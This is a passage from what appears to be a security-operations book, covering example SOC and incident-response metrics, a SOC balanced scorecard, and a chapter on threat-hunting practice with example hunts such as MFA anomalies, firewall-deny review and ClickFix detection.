MTT to sweep the enterprise	This metric measures how long the security operations function takes to check every host in the enterprise for IoCs and other indicators of the host's security state. Ideally, the average time needed to interrogate operating systems, servers, and workstations across the enterprise should decrease over time, and the percentage of completeness, measured as the number investigated divided by the total number, should increase. Sweeping the enterprise is often done with an EDR platform. You may not have 100% coverage for a wide variety of reasons, such as systems being off, undergoing replacement, or operating in standalone mode, so some alternatives may be needed.

Metric	Definition and notes
Percentage of applications under ALCE[a] monitoring, non-AD integrated	This metric measures how many shared applications report account life cycle events. The metric assumes that the application inventory is known. Applications that defer to the central directory through native integration or LDAP query are counted. Desktop applications are not normally included in this metric; only shared, server-based, or SaaS applications are included. This metric has an implicit assumption: you don't need to measure applications that are AD integrated for ALCE. You will need to validate this premise for your own organization.
Percentage of SaaS applications under periodic ALCE monitoring	This metric measures SaaS coverage for periodic account life cycle event review. Integrating SaaS into a SOC or a SIEM can be problematic. As a compensation, and at a minimum, all SaaS applications should be periodically reviewed to ensure that users defined in the application have accounts in the central directory or can be accounted for, and that no disabled organizational accounts are enabled in the SaaS application.
MTT close an alarm by close category	This metric measures the SOC analyst's decision-making process when closing an alarm that can be explained, processed, escalated, deemed nonreportable, or deemed nonactionable, as reflected in example close codes.

Metric	Definition and notes
MTT forward an alarm up tier	This metric measures the lowest-level analyst's response time in identifying that an alarm requires further action or resolution by the next-level analyst or application SME. There is some risk in measuring alarm forwarding because some junior analysts may push some alarm types upward without understanding how to deal with them.
MTT open a formal incident	This metric measures the SOC function's ability, along with the IR team's capability, to detect that an alarm or other condition is indeed a security incident. The SOC function may open a formal incident at any point in the alarm review process.
MTT implement a use case	This metric measures how long it takes to define, document, instrument, and train on a specific SOC use case, as defined in Chapter 9.
Use case backlog and blocked use cases	This metric measures vetted use cases that are waiting to be implemented or blocked because of missing data. Every SOC should have an intake process so that detection use cases can be cataloged and prioritized. A backlog use case is not a "pie in the sky" detection; it should be achievable with the current state of technology. A blocked use case is one that is vetted but cannot be developed because of a lack of data.

Metric	Definition and notes
Number of implemented use cases	This metric measures SOC capability and coverage. Each organization will have a defined set of security conditions that the SOC is able to handle with a supported use case or response playbook. Do not count the number of "detections" or "alerts" from your SIEM platform. Rather, take them into account and define your SOC playbook. This metric also helps guide how much training is required for new analysts and how well you are doing at mining your source data. New event conditions converted to alerts can also count here but may not warrant a full use case.
Number of use cases (rules) that never fire	This metric measures use cases that never cause an alarm over a reasonable period, such as one month. Although you can create and test a notification process for a rare condition, the SOC should keep use cases that never fire to a minimum. As described in Chapter 12, you should implement a "synthetic transaction" for each rule that supports a use case to ensure that the rule works on a periodic basis, such as monthly or quarterly. To be clear, if you have 400 alerts and find that in six months only 230 fire, you should create up to 170 synthetic events to ensure that if the condition ever occurs, it is highly likely to be detected.
Number of events received	This metric measures raw event volume, but as a raw number, it is not tremendously valuable. A better approach is to measure events by severity, priority, or criticality. A companion metric is terabytes or petabytes of storage consumed.

Metric	Definition and notes
Number of alerts by severity	This metric measures alerts based on a combination of the SIEM platforms in use and the ability to develop a holistic severity level.
Number of high-severity alerts not reviewed after 8 or 24 hours	This metric measures how well the SOC focuses attention on all high-severity or high-priority alarms per shift and per day. If the frontline analysts cannot keep up with the alarms, consider adding more staff, improving automation, and focusing attention on defining close and escalate criteria for these alarms. Once this metric is under control, the measurement can push down to lower severity levels.
Rules tuned to minimize false positives, per week or month	This metric measures how much tuning work is being done to improve notification rules within the platform. Every SOC should have at least one staff member who spends some time improving these rules. The better a SOC tunes the platform, the better it demonstrates understanding of the environment.
ATT&CK coverage by tactic (14 columns)	This metric measures how many detections and log sources exist by ATT&CK tactic so that you can identify and close detection gaps. The MITRE ATT&CK matrix is a knowledge base for understanding adversary behavior and the attack life cycle. The objective is to ensure that the SOC and current instrumentation can identify the presence of an attacker on the network based on the activity defined in the ATT&CK framework. As a tactic is more fully covered, map the coverage down to the individual technique (222 as of May 2026).

Metric	Definition and notes
Alerts per analyst	This metric measures total alarm volume divided by available analysts per shift or per day.
False-positive rate	This metric measures the rate at which raised and reviewed alerts are declared false positives or, more colloquially, “nothing burgers.” The measurement is inherently different from, and should not be confused with, “explained activity,” which is an entirely different measurement.
Number of alerts resolved as explained	This metric measures alerts that, after investigation, can be explained by activity. Alerts are designed to find adverse conditions or threats, and it is often true that once an alert is investigated, it can be explained by activity. For example, clearing a Windows event log (Security/1102) is a well-known indicator of malicious activity. When this is investigated and the person who cleared a log can explain why they cleared it, the alert is “explained activity.” We want this because it shows that if an adversary performed the same action, the SOC would have caught that action.

Metric	Definition and notes
Playbooks with automation and playbook coverage	This metric measures the extent to which playbooks include automation and coverage. Many SIEM platforms have a SOAR component, and these components can range from simple to complex. The more automation that is built into a playbook, the more time an analyst has to hunt, react, or perform more analysis. For example, many organizations implement a "kill switch" operation if a user account is compromised, shutting that account off on the VPN, in the account directory, and in any "account authentication islands" that don't use the central directory. If five systems are involved and all of them have an automated "disable the account" function, that is highly valuable because the analyst does not need to arrange for the disable action; the SOAR platform automates it.
Threat hunt yield rate and volume	These measurements quantify how often a threat hunt reveals malicious activity and how many systems or users had that activity. The threat hunt team proactively looks for signs of compromise, usually by conducting and tracking a specific hunt. The team may do one hunt per day, or five, depending on the circumstances, and that is one measure. The second measure is how many affected systems or users are found, usually measured per hunt.

[a] ALCE: account life cycle event.

> **WARNING**
>
> The “MTT close an alarm by close category” metric, and others like it, can easily become toxic to your staff. Be very careful in adopting this metric. Instead, search for alternatives that show staff can effectively respond to a portion of alarm conditions daily.

IR metrics are not the same as SOC metrics because they pick up where alarm processing ends in many cases. In other words, when the SOC identifies a true incident, it will turn that incident over to an IR function. This is defined in Table 3-2. As in Table 3-1, MTT in Table 3-2 stands for “mean time to.”

Table 3-2. Example IR metrics

Metric	Definition and notes
Cost per incident	This metric measures incident cost across multiple dimensions. One dimension is the accumulation of non-FTE cost contributions, such as paying for credit monitoring during a data leakage event. The second dimension is the number of FTE hours lost, or opportunity cost. A third dimension is the number of FTE hours dedicated to handling the incident. However you calculate cost, ensure that the cost measurement is clearly stated.
MTT detect a security incident	This metric measures how long it takes for the SOC to review an alarm and determine that it is, in fact, some sort of incident. For each incident, attempt to measure the difference between the alert-generated time, the activity-started time, and the time when the analyst determined that the alert is a true positive and an incident has occurred. Report the daily average and median.
MTT contain	This metric measures how long it takes to contain a verified security incident. Once a security incident has been verified, several steps are taken to determine how to "stop the bleeding." Some issues can be easily contained, such as removing an infected single computer and replacing it; some cannot, such as changing the codebase for a complex application.

Metric	Definition and notes
MTT expel an intruder	This metric measures how long it takes for the security team as a whole to push a real adversary out of the network once a true intruder is identified. Be careful to analyze and report this correctly for your environment so that consumers understand that more decision makers than just the SOC are involved in this metric.
Incidents opened and closed	This metric measures trailing numbers, meaning as incidents are opened, incidents should also be closed. These numbers are measured per day, per week, and per month.
Avoidability of an incident	This metric measures whether an incident could have been avoided if a common security practice had been in place. Incidents should conclude with some form of lessons learned function, meaning that because of an incident, the organization's security posture is improved to the extent possible. If it is determined that the incident was avoidable, report it.
Thoroughness of eradication practices	This metric measures whether the original compromise event, or one that is substantively the same, such as a remote exploit, is observed after the first occurrence.

Metric	Definition and notes
MTT notify principal, system owner, or custodian (incident metric)	This metric measures how well and how quickly the SOC communicates to the designated recipient. The recipient of an alarm condition may be difficult to track down. There are at least three possible recipients: a principal within the organization, such as an operational director responsible for the affected systems; an actual designated system owner; and a custodian, such as a system administrator. The SOC should define its escalation points and determine how to measure communication with the designated recipient.

Risks and Trade-offs for SOC Metrics

As you develop and refine measurements for your security operations team, avoid chasing raw speed at the expense of signal quality. Instead, prioritize detections and measures that reduce real risk, focus ATT&CK coverage on high-impact techniques with validated telemetry, and treat telemetry and timestamps as first-class data, meaning that you verify them daily.

Focus on what matters most. At the highest level, your goal is to have high-quality detections and use cases that bring genuine security alerts forward, with those alerts triaged and worked based on risk. For example, what is the business impact? Does the alert relate to one nonprivileged contributor or to a highly privileged account that shows signs of being controlled by an adversary?

Next, ensure that analysts gather enough data and signal early in the alert process to determine whether there is an incident. Empowering and enabling that decision-making process should result in incidents being worked as early as possible.

If you tune rules to reduce MTTD and MTTR, false positives are likely to rise because detections are broader and analysts need to separate real

activity from false activity. Track the false-positive rate for a given alert, alerts per analyst, and time to triage. If these rise, the alert itself needs to be tuned.

A second issue is pushing for 100% ATT&CK coverage. Some techniques within the ATT&CK matrix are not attainable or realistic to measure. For example:

TA0001—Initial Access

> It is difficult to capture the cost of any external part of this technique. During the SolarWinds Orion event, for example, a product consumer had no ability to collect any of the supply-side parts of this technique. The payloads were signed (the software), delivery was normal and expected, and the moment of compromise looked normal.

TA0009—Collection

> Modern attacks often look just like the end user. When an adversary has valid credentials, it is very difficult to differentiate behavior. Telemetry is high volume and very expensive to maintain past 7 to 14 days.

TA0011—Command and Control (C2)

> There are methods that look completely normal. For example, some adversaries have leveraged a Google Docs spreadsheet for controlling clients. Most social media platforms are API enabled. Turla is an example: it posted instructions inside a tweet. Traffic may be encrypted, with no break-and-inspect capability. Traffic payloads can easily be encrypted by an adversary, so the best you can do is detect the conversation, not the payload.

Pursuing complete coverage of every technique is often not practical because the cost of collecting, building, tuning, and maintaining some method for every technique has diminished returns. Instead, focus on what matters most: command-line activity, account life cycle, data source

coverage, and other methods that bring adversary behavior forward. Make sure you have coverage of the value chain.

The SOC Balanced Scorecard

A security operations balanced scorecard[1] is a structured way to measure SOC performance across multiple perspectives, not just operational metrics, typically using financial, customer, internal-process, and learning and improvement dimensions. A balanced scorecard in a SOC context adapts the classic Kaplan–Norton model to security operations. Instead of focusing only on response times or alert volumes, it evaluates the SOC from four complementary perspectives:

Financial

> This perspective includes cost efficiency, license utilization, storage costs, and budget alignment.

Customer, or internal stakeholders

> This perspective addresses how well the SOC engages with business units, the incident-reporting experience, and stakeholder satisfaction. In some cases, external auditors may receive services from the SOC; they are external stakeholders.

Internal processes

> This perspective addresses the quality and maturity of detection, triage, investigation, data quality and availability, and incident-handling workflows. For example, are 80% of the critical data sources consistently providing data to the SIEM within five minutes? Several metrics in the preceding list may contribute to this part of the scorecard.

Learning and improvement

> This perspective includes training, continuous improvement, post-incident learning, and capability development.

As your SOC matures, work on developing balanced scorecards for specific purposes. Balanced scorecards help SOC leaders:

- Demonstrate business value beyond raw alert metrics.
- Align SOC operations with organizational strategy.
- Identify blind spots, such as culture and stakeholder engagement.
- Support budget justification with multidimensional evidence.
- Drive continuous improvement across people, process, and technology.
- Measure how well the SOC can ingest data for critical systems that enable the value chain.

---

[1] If you need a starting place, review the SecHub balanced scorecard.

Chapter 4. Threat Hunting Practices in the SOC

> *"Threat hunting is the practice of proactively searching for cyber threats that are lurking undetected in a network."*
>
> —Carnegie Mellon/Software Engineering Institute (SEI)

> *"Collecting and filtering data based on knowledge of adversary tactics, techniques, and procedures (TTPs) is an effective method for detecting malicious activity…TTP-driven hunting may yield benefits far greater than the costs."*
>
> —MITRE Corporation

Threat hunting, for the purposes of this book, is defined as "leveraging information to proactively search out and identify whether an attacker was successful in compromising your network, applications, data sources, or systems on an iterative basis." In effect, threat hunting seeks to proactively leverage the entire IT stack and its log records, mining data to produce actionable information. Threat hunting also incorporates situational awareness of the current attacker state and the attacker's tactics, techniques, and procedures (TTPs).

The term *threat hunting* became popular around 2011. At least in my experience, well-structured or forward-leaning SOC teams were threat hunting long before this term became popular because they developed a proactive analysis capability after understanding what their data can tell them. Today, you may also see the term *thrunting*, which started as shorthand on Twitter.

Threat hunting is a matter of discipline. It begins with establishing a hypothesis-driven approach and articulating a testable condition that is used to find a compromise. Threat hunters can generate their own hypotheses or work on a newly postulated or discovered threat vector identified by

consuming CTI, reviewing reports by credible sources, tracking the release of a new CVE, or responding to some other signal.

When it comes to making use of data sources, use as many as you can, and work to determine the current network and system state so that analysis against a known baseline can effectively locate threats. These data sources should support investigation of known indicators of compromise or indicators of attack. IoCs and IoAs create useful triggers for proactive threat hunts.

For example, establish your baseline for typical daily account lockouts. When this value is significantly different from the norm, the condition should be investigated. Or if you review new exploits published through Metasploit, you could try a new payload or determine whether a technique leveraged by an auxiliary module can be found through current telemetry.

Threat hunting takes a longitudinal approach to alarm, event, and activity data, as opposed to alarm monitoring, which is focused on reviewing an alarm and reaching a disposition on its truth or falseness. Hunting can be executed in several different ways. One analyst can hunt one day per week, or one person can hunt for an entire week once a month and then rotate the work to another analyst, or the SOC can use some combination of these approaches.

Above all else, keep looking for “evil” because it is looking for you, or rather, for the data that makes up your organization’s crown jewels.

Once you understand your baselines and the data at your disposal, you can develop models, tests, and other hypotheses about the detection measures that can be used to initiate a threat hunting effort. After the hunting activities are defined, various platform tools can be used to search for threat indicators. For example, several highly capable EDR systems can be leveraged to hunt for security issues on systems. These tools allow for broad analysis of the operating environment in use on the Windows platform: registry changes, filesystem changes, IP address communication patterns, first-observed binaries, binary comparison by hash to known malware databases or binaries not found in the corporate image, and a host

of other process analysis practices. If the team finds something, it would trigger an incident, desktop cleanup, or desktop reimaging process, as appropriate.

Threat hunting benefits the organization in several ways. First, hunting maximizes security spending through data mining, analysis, reporting, and improved alerting. Second, hunting can detect deviations from normal system operations, and error conditions can be detected through summary data review. Third, by keeping a close eye on the environment, the organization can detect adversaries earlier and make damage control more effective, with the specific objective of reducing dwell time. Fourth, human review and analysis can define baselines for traffic volume, traffic velocity, commonly used sites, and data flow patterns, which can then be leveraged to define automation and improve alerts. Fifth, standing up a threat hunting team is a great way to provide rotation for the SOC analyst so that they do not spend their careers reviewing alarms.

Threat Hunting Program Outline

This section outlines the key points in a threat hunting program.

Foundation

When designing a threat hunting program, start with this definition of threat hunting, derived from a combination of Carnegie Mellon and MITRE definitions: “Threat hunting is the practice of proactively collecting, filtering, and searching for cyber threats or adversary TTPs that are lurking undetected in a network.”

With that in mind, define your program’s objectives. Commonly defined objectives of threat hunting programs include the following:

- Detect unknown intrusions early by finding active compromises that automated systems missed.
- Validate and improve telemetry coverage.

- Develop and then deploy detection content into low false-positive rate detection rules and searches.
- Enrich threat intelligence, which means that the threat hunting function should produce contextual IoCs and TTP mappings that can be used to inform defenses and sharing, following the Traffic Light Protocol.
- Determine how the program will measure SOC impact. Here, realize that threat hunting seeks to mine data to find intrusions, so adapt how that practice will improve your security operations team.

Several metrics can also be developed to measure success:

- Reduction in median attacker dwell time, measured in days.
- Percentage of critical hosts and cloud accounts with full telemetry ingestion.
- Number of detections deployed per quarter. Closely related to this is detection efficacy (true positive rate), hunt-to-detection conversion rate, and MTTD improvements.
- Number of hunts per month. You can quantify these by hunts based on CTI reporting or hunts based on original ideation if you think it will help.

Survey existing models and determine how they will be adapted for the program. Relevant models include the following:

- MITRE ATT&CK mapping.
- PEAK, or Prepare, Execute, and Act with Knowledge, as defined by the SURGe Security Research team at Splunk. Further information can be found on the PEAK GitHub and the Splunk PEAK framework page.
- The Hunting Maturity Model (HMM).

Data and Telemetry

Threat hunting depends on data sources. When evaluating them, consider these factors:

- What data is available? Examples include endpoints, including Sysmon and EDR; network sources, including PCAP and NetFlow; cloud control plane logs, identity logs, and application logs; and security point solutions and general-purpose operating systems.
- What is the data quality?
- How are timestamps developed and stored?
- How well are data fields normalized to a common information model?
- What data is available for enrichment?
- What are the individual system retention tiers?
- What is the data volume estimate for the hunt?
- What is the delay in data delivery?

Cloud service providers (CSPs) are known for not being able to provide data on an up-to-the-minute basis. Replicated data may also have significant delays. Investigate how you can hunt with the source that is "nearest to the source data," which just may be a reporting web interface in a SaaS system or a log storage account in a CSP.

Threat Hunting Intake

A threat hunting team needs to stay informed and will need source material to generate hunting ideas. Once those ideas are generated, they should go through an ideation process.

Before a hypothesis can be formed, the team must maintain continuous awareness of the external threat landscape. This intake process is the mechanism by which raw intelligence, including emerging adversary

techniques, newly disclosed vulnerabilities, active campaigns, and industry-specific threats, is collected, reviewed, and triaged into candidate hunting ideas. Effective intake is not passive; it requires deliberate, structured consumption of high-quality sources on a regular cadence.

Sources of hunting inspiration: Commercial and vendor threat intelligence

Dedicated security research teams at major vendors produce some of the most detailed and actionable reporting available today, and they often make that research available at no charge. These sources often include technical indicators, TTPs mapped to MITRE ATT&CK, and campaign-level context that translates directly into hunt hypotheses. Here are a few examples:

- Palo Alto Unit 42 provides deep threat research, campaign tracking, and IR findings.
- SentinelOne provides actor-focused research and reporting with behavioral TTPs, malware analysis, and adversary campaign tracking.
- Microsoft Threat Intelligence provides strong visibility into Windows-ecosystem threats and nation-state activity.
- Mandiant/Google Threat Intelligence offers APT group tracking, red team insights, and incident-derived intelligence.
- Trend Micro Research has broad campaign coverage, including emerging malware families.
- Secureworks CTU offers threat group profiles and intrusion analysis.

Government and ISAC sources

These sources carry authority and often reflect threat activity seen across many organizations simultaneously, so they can provide high-signal inputs to the hunting team:

- CISA advisories and the Known Exploited Vulnerabilities (KEV) catalog identify actively exploited CVEs with remediation guidance and can directly trigger hunts.
- FBI Flash Reports and joint advisories may provide sector-specific and nation-state threat alerts.
- NIST's National Vulnerability Database (NVD) includes vulnerability disclosures that may signal hunt opportunities, but to make the best use of this data source, the team should coordinate with the vulnerability management team.
- Sector-specific ISACs, such as FS-ISAC, H-ISAC, and E-ISAC, provide threat intelligence tailored to your industry vertical, although in practice, information sharing may have a slight lag.

Open source and community intelligence

Open source and community-driven intelligence sources can greatly enhance visibility into emerging threats, active campaigns, and newly disclosed vulnerabilities. The following resources are particularly useful for staying current on malware activity, incident trends, and practical indicators that can inform your defensive posture:

- The Hacker News provides fast-moving coverage of active campaigns and newly disclosed vulnerabilities and may help generate general hunting ideas.
- BleepingComputer provides timely, technically accurate reporting on malware, ransomware, and breaches.
- Krebs on Security provides solid investigative reporting on active threat actors and criminal infrastructure.
- Malware Traffic Analysis, by Bradley Duncan, provides stellar PCAP-level samples and IoCs from active campaigns.
- Malware sandboxes, such as ANY.RUN, VirusTotal, Hybrid Analysis, and Joe Sandbox, provide community-shared malware

sandbox analyses for emerging samples.

Dark web and underground monitoring

Dark web forums and marketplaces can be sources of intelligence, but you are likely to want access through managed feeds or vendor-provided monitoring solutions because these are not the easiest sites to navigate directly. However, they can surface early signals on initial-access broker activity, credential sales, and the targeting of specific industries. Be aware that, depending on your organization's legal and compliance posture, direct dark web access carries legal and operational risk, which is precisely why I take the approach of using a managed or focused vendor route to gain awareness of information exposed on the dark web.

Internal and contextual sources

Hunting ideas do not, and should not, always come from external sources. The team should also draw from internal sources and stakeholders. Examples include the following:

- SIEM and EDR alert trends can reveal spikes or patterns in internal telemetry that don't rise to incident level but still warrant investigation.
- IR findings are a tremendous source of ideas for a threat hunt because post-incident reviews frequently uncover adjacent activity that was not part of the original scope.
- Red team and purple team output reports and findings can support new detections and use cases because these cyber defense processes use a variety of techniques demonstrated internally.

From intake to hypothesis

Once the intake process surfaces a threat hunting candidate, such as a new Trend Micro report on a trojan-style stager campaign targeting your industry, the team should not necessarily evaluate or act on it immediately.

Instead, the raw candidate enters a deliberate ideation phase. This could be as short as a few minutes or may take longer.

Drawing from David Goldsmith's framework in the book *Paid to Think: A Leader's Toolkit for Redefining Your Future* (BenBella Books, 2012), ideation is treated here as a disciplined, structured thinking process. It is distinct from both intake and hypothesis generation. During ideation, the team suspends judgment, seeks to minimize bias, and works to fully expand the idea. The team might ask the following evaluation questions:

- What does this technique look like in our environment?
- What related behaviors or adjacent TTPs might also be present?
- What assumptions are we making about our own visibility?

Ideation is not brainstorming. It is a focused, purposeful exploration designed to ensure that the team is hunting the right problem before committing resources to hypothesis generation and the follow-on effort to realize the hypothesis. Only after ideation has developed the candidate into a well-understood, contextualized concept are these two qualifying questions asked: Is this relevant to our environment? Do we have the telemetry to hunt for it? If the answer to both is yes, the output of ideation is handed off to the hypothesis generation process, where it is formalized into a structured, testable statement.

Hypothesis-Driven Hunt Loop

Threat hunting is usually done as a continuous, hypothesis-driven loop. A threat hunting hypothesis follows the scientific method: it is a testable, educated guess or theory about potential malicious activity that may be observable through different trace data at an endpoint, within a network, in a CSP, or at the perimeter. The hypothesis serves as a starting point for proactive searches to find hidden threats that automated security tools miss. Hunts need to be selected for viability: the team can generate a variety of testable conditions, but those conditions should be evaluated through an ideation process before final selection by the hunting team.

Once a hypothesis is defined, the team collects data relevant to it. Data collection can be constrained by the environment: source data may or may not be available in the SIEM, data may be delayed on a store-and-forward basis, API limits may be imposed, and the team may need to develop code and scripts to pull the data from a source system. If code is developed, anything beyond trivial queries should be preserved with the hunting record or placed in a code repository. A Jupyter notebook is a very useful tool for any code-driven hunt because it can be operationalized and handed off to the SOC to run while a low false-positive detection is built out.

The collected data is then analyzed to determine whether the hypothesis is valid, which can include measuring the hunt against a baseline to detect anomalies or using various pivoting techniques. In many cases, the hypothesis and the data collection should be validated: under ideal circumstances, the team should reproduce the suspected activity, capture artifacts, confirm IoC and TTP mapping, and demonstrate that the hunt hypothesis is valid.

Finally, act on your findings. In many cases, hunts will result in the creation of incidents for the SOC to investigate and remediate when a security event or compromise is discovered. Successful hunts that uncover true incidents should be translated into durable artifacts—use cases, detections, playbooks, and automation—to ensure that similar activity is detected and handled consistently in the future.

Once action has been taken, report on the outcomes of the hunt to the stakeholders, highlighting both successes and lessons learned. With that completed, repeat the entire process, continuously refining hypotheses, data sources, and detection capabilities over time.

Example Threat Hunts

Here are some examples I have implemented since 2004.

Normal User Activity

People are creatures of habit, so their system usage patterns tend to follow those habits. For each of your data sources, develop a profile of the "average user" (you may have several), based on the data you see from that source. For example, how many authentication events occur on the DCs, and over what time frame does the average user generate them? Essentially, this part of a threat hunting capability needs a set of norms, based on the user population, to compare against. Note that a "server" is a special-purpose user, and servers tend to be much better understood than users on workstations.

Perimeter Firewall Denies

Many companies have, or can adopt, a default deny policy. Once this policy is enabled, turn on logging of the final default deny rule unless you have a reason for gathering the accept log records. Then, daily, look to see which internal IPs and what ports or services are being denied outbound. This simple technique allowed me to catch users with attack and reconnaissance tools, IRC-based chatbots on portables that came back onto the network after an extended absence, a misbehaving user or two, and misconfigured systems. We would find systems with invalid NTP settings, users who manually configured their own DNS servers, unauthorized SMTP servers, and use of an SSH-encrypted relay, among other things. Once your organization has confidence in this practice, create a dashboard in your SIEM for more continuous or real-time monitoring. Each of these examples can uncover something of note.

System Stability

System stability is a great source for threat hunting. We even identified a financially significant system that had a disk failure because it consistently BSODed at 2 a.m. during the antivirus scan. The system was so old that it wasn't enrolled in the monitoring platform, yet it ran a critical business process. True, this is not a pure-play information security issue; rather, it is a great example of how the security team was operationally relevant to the organization.

Outbound Threat Intelligent Contacts

Any system that reaches out to a high-risk known IP, domain, or URL based on your threat intelligence feed should be investigated. There are other useful categories as well, such as newly registered and parked domains.

Anomalous Device Communications

Devices normally communicate in well-known patterns, such as ephemeral TCP to 80/443 for web traffic, instant messaging (XMPP uses 5222/TCP, Signal uses 5223/TCP, and many others use 443/TCP), and another explainable user/server traffic. Once the SOC team understands what's normal, it can effectively find what is not normal by reviewing reports from the system itself. This is an example of exception reporting. The SOC team should check "everything except the 20 or 30 known TCP/UDP ports" daily.

Anomalous MFA Authentications

Normal MFA should occur from a similar location, because users don't tend to move rapidly. It is completely plausible that a user may authenticate from one city in the morning, travel, and authenticate from another nearby location 150 miles away four or five hours later. This pattern is feasible: two ISPs with two ASNs, four hours apart, allows for travel time. When you start seeing more than five ISPs and ASNs in one day, or locations outside a possible travel zone, you have suspicious account usage. Fifteen ASNs in a 10-minute period may mean that the user entered their account into some third-party system, which is common with high-interest loan services; the account is fully in the hands of an adversary; or the user has a commodity VPN installed and is using a variety of systems in rapid succession.

Web Proxy Block Traffic

In one environment, the list of users and sites blocked by the proxy was normally low, with fewer than 10 users and fewer than 500 blocks. When

either of these dimensions was three times larger, we investigated the condition because it exceeded our clipping level. We found one user who had a trojaned stock analysis program, several users who were watching sports all day, and several users who routinely attempted to surf "unacceptable content" overnight.

Threat Hunt Example

During Q3 2026, the ClickFix attack vector became a common vector used by adversaries. Scareware, user clicks in email, malicious ads that redirect to adversary-held domains, and all manner of other methods were used to cause a user to copy and paste a malicious command into the Run prompt that appears when a user presses the Windows + R keys.

The threat hunt researches available options and determines that the most expeditious method for detecting whether this attack has run is to collect the Most Recently Used (MRU) key, as well as the MRUList or MRUListEx value. The team determines that its EDR can do this but also finds that, because the MRU key doesn't persist for long, the best available method is long-tail analysis. Hunters collect the key over a day from 20,000 endpoints, and while that data is coming in, they find examples of exploits. They arrange the dataset using long-tail analysis, which may result in 500 distinct entries, and after perhaps 30 minutes of review, they find 24 systems where users fell for the attack and examples of an exploit are present. The team would then build out the tickets to investigate each system, determine whether a compromise occurred, and engage others in the SOC to assess the severity of the incident.

Leverage the MITRE ATT&CK Framework

To quote from MITRE: "MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private

sector, in government, and in the cybersecurity product and service community."

Put differently, the ATT&CK framework provides a basis for understanding how an attacker can successfully enter a network, establish persistence, move through the network, use some sort of command-and-control network to communicate and fly under the radar, and eventually act on specific objectives. As you navigate the matrix, you need to review the technique, understand how it relates to the tactic, determine your level of logging or defensive coverage to observe and stop the technique, evaluate the likelihood of a successful attack, and build in a mitigation wherever possible. You can also prioritize use cases by focusing on how many techniques you can detect and how many adversary groups use a given technique. Hint: The single most important detection you can implement is command-line auditing, because it is the most useful detection method for observing adversary techniques. Lastly, the more techniques you can detect, the more coverage you have against the ATT&CK framework and the better your chances of observing adversary behavior.

As an example, there are several different spear-fishing attack methods that can provide an attacker with initial access to the network. By understanding this attack vector and the organization's susceptibility to it, you can more clearly establish the need for email-focused security awareness education, such as an antiphishing campaign. After that, improve technical detection capability, such as configuring Sysmon on Windows systems to detect scripting languages invoked from a productivity application. Then, justify technical protective systems, such as a web filtering proxy and robust antispam solutions. If those systems fail and a particular attack vector is suspected, IR staff should understand how to investigate email content and browser history. If your organization has completed all these steps, ensure that these systems are operating properly and logging centrally, and that the SOC understands how these data sources work.

Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms

Various sensor systems, such as NIDS, are kept current through rule-based updates as threats are uncovered and rules are developed. Analyzing prior-period data can trigger analysis for yesterday or the prior week if the condition existed.

Alerts from Snort running the Talos rule base (formerly SourceFire VRT) or Suricata running Emerging Threats Pro can detect a wide variety of network conditions, in addition to malicious software, shortly after discovery. Once a script such as PulledPork runs and updates the rule base, the NIDS will have a new pattern.

Take conditions that are updated in the daily rule-update feed and reprocess the last three to seven days of PCAP data, or another appropriate data source. For example, if a new malicious IP is identified, compare that IP to recent firewall logs or Bro connection logs. Get the DNS name, and if you have DNS logs, find systems that queried for that domain name, or compare newly identified DNS names with recent proxy server logs.

Hunting Based on Malware Campaigns

Beginning around 2023 and accelerating through 2025, malicious campaigns such as MediaArena and EvilAI demonstrated a renewed interest in trojan-style delivery: applications that present as useful software while performing malicious activity in the background. MediaArena, first analyzed in 2023, disguised itself as productivity utilities such as PDF converters and video tools, hijacking browser settings and harvesting user search data in the process. EvilAI, named by Trend Micro researchers and reported in September 2025, took this a step further by using AI-generated code and legitimate-looking digital signatures to deploy trojanized productivity and AI-enhanced tools across corporate and personal environments globally.

A notable characteristic of both campaigns, and EvilAI in particular, is their use of a "stager" model: malware is installed and establishes persistence but lies in wait before an adversary activates it for further exploitation. ZipThis is one such example associated with this pattern, with sandbox evidence of malicious samples identified as early as mid-2024.

As an example, when working a case about 15 years ago, our team found a group of 20 infected systems that had software on them that "clicked" the URLs for hundreds of foreign websites' banner ads. This was back in the day when advertisers readily paid for clicks on banner ads. We found the most relevant IoC and then analyzed the prior month's data. We found several groups of 20 or more systems that each spent three to four days "clicking," after which the attacker stopped using those systems and moved on to the next group. Net effect: this was a revenue-generation scheme in which the attacker was "hopping" from group to group to provide unique source addresses in the webserver logs with the banner ads.

Excessive, or Multiple, Source IPs for User Logins

This analysis process can take some work to properly set up, based on how many different logon sources your systems may have. The concept is that a user's account is often used from just a few source addresses, usually two or three. For a desktop user, the source IP is the user's primary workstation, a training computer, a secondary computer, or a tablet or smartphone.

For example, a few IPs may be visible externally to the Citrix site, perhaps two within a 30-minute period, but certainly not 25. A few internal addresses may also appear, such as the user's primary workstation, the training room, and perhaps a conference room. Windows 2008 and forward records the source IP and/or source system name when someone logs in via RDP or, in the case of a domain controller, logs in locally and is authenticated by the domain. You can run a report, get the data in CSV format, load it into Excel, and create a pivot table, then sort in descending order to see whether anyone logs in from more than a few addresses.

Lateral traversal can be detected using this technique, as described in Chapter 13.

Web (HTTP) Transactions in Volume per Day

The vast majority of browser-to-server communications will be significantly smaller than the data returned from the site. The basic formula is the application bytes sent minus the application bytes received, divided by the sum of both values. The best source of this data is web proxy data, although you can get close with flow data or firewall logs that include the bytes per socket transaction.

A typical value is between 1:15 and 1:25, depending on the site. For example, a user interacting with a SaaS application enters data, runs queries, perhaps uploads some data, and often downloads reports or other output. The typical pattern is a small amount up and a large amount back. When systems violate this pattern, especially outside normal business hours, you may have something like data exfiltration. We've found people sending data wholesale to file sharing sites and have seen other examples of data exfiltration.

Command-and-Control Detection

There are several methods to detect command and control (C&C). Users' browsing habits do not generally have regular, definable "heartbeat" access patterns. They tend to have a significantly higher ratio of data received from a webserver than data sent by a browser. They click, read a little, click some more, and then often move on to another website. In contrast, C&C communication patterns have some rhythm to them: they pulse, beacon, or communicate following a regular pattern.

C&C botnets have used messaging systems that utilize a chat model and short strings. Other methods then evolved, including proprietary encrypted networks, traffic embedded within ICMP payloads, DNS payloads, artificially generated DNS node names, peer-to-peer file swapping networks, Gmail email exchange, and other instant messaging programs.

Recently, social media site APIs, such as Twitter and Facebook APIs, have created C&C networks by reading profiles, posting comments, “liking” articles, enticing users to grant access to their pages, and using just about anything a user can do with a site that can be automated.

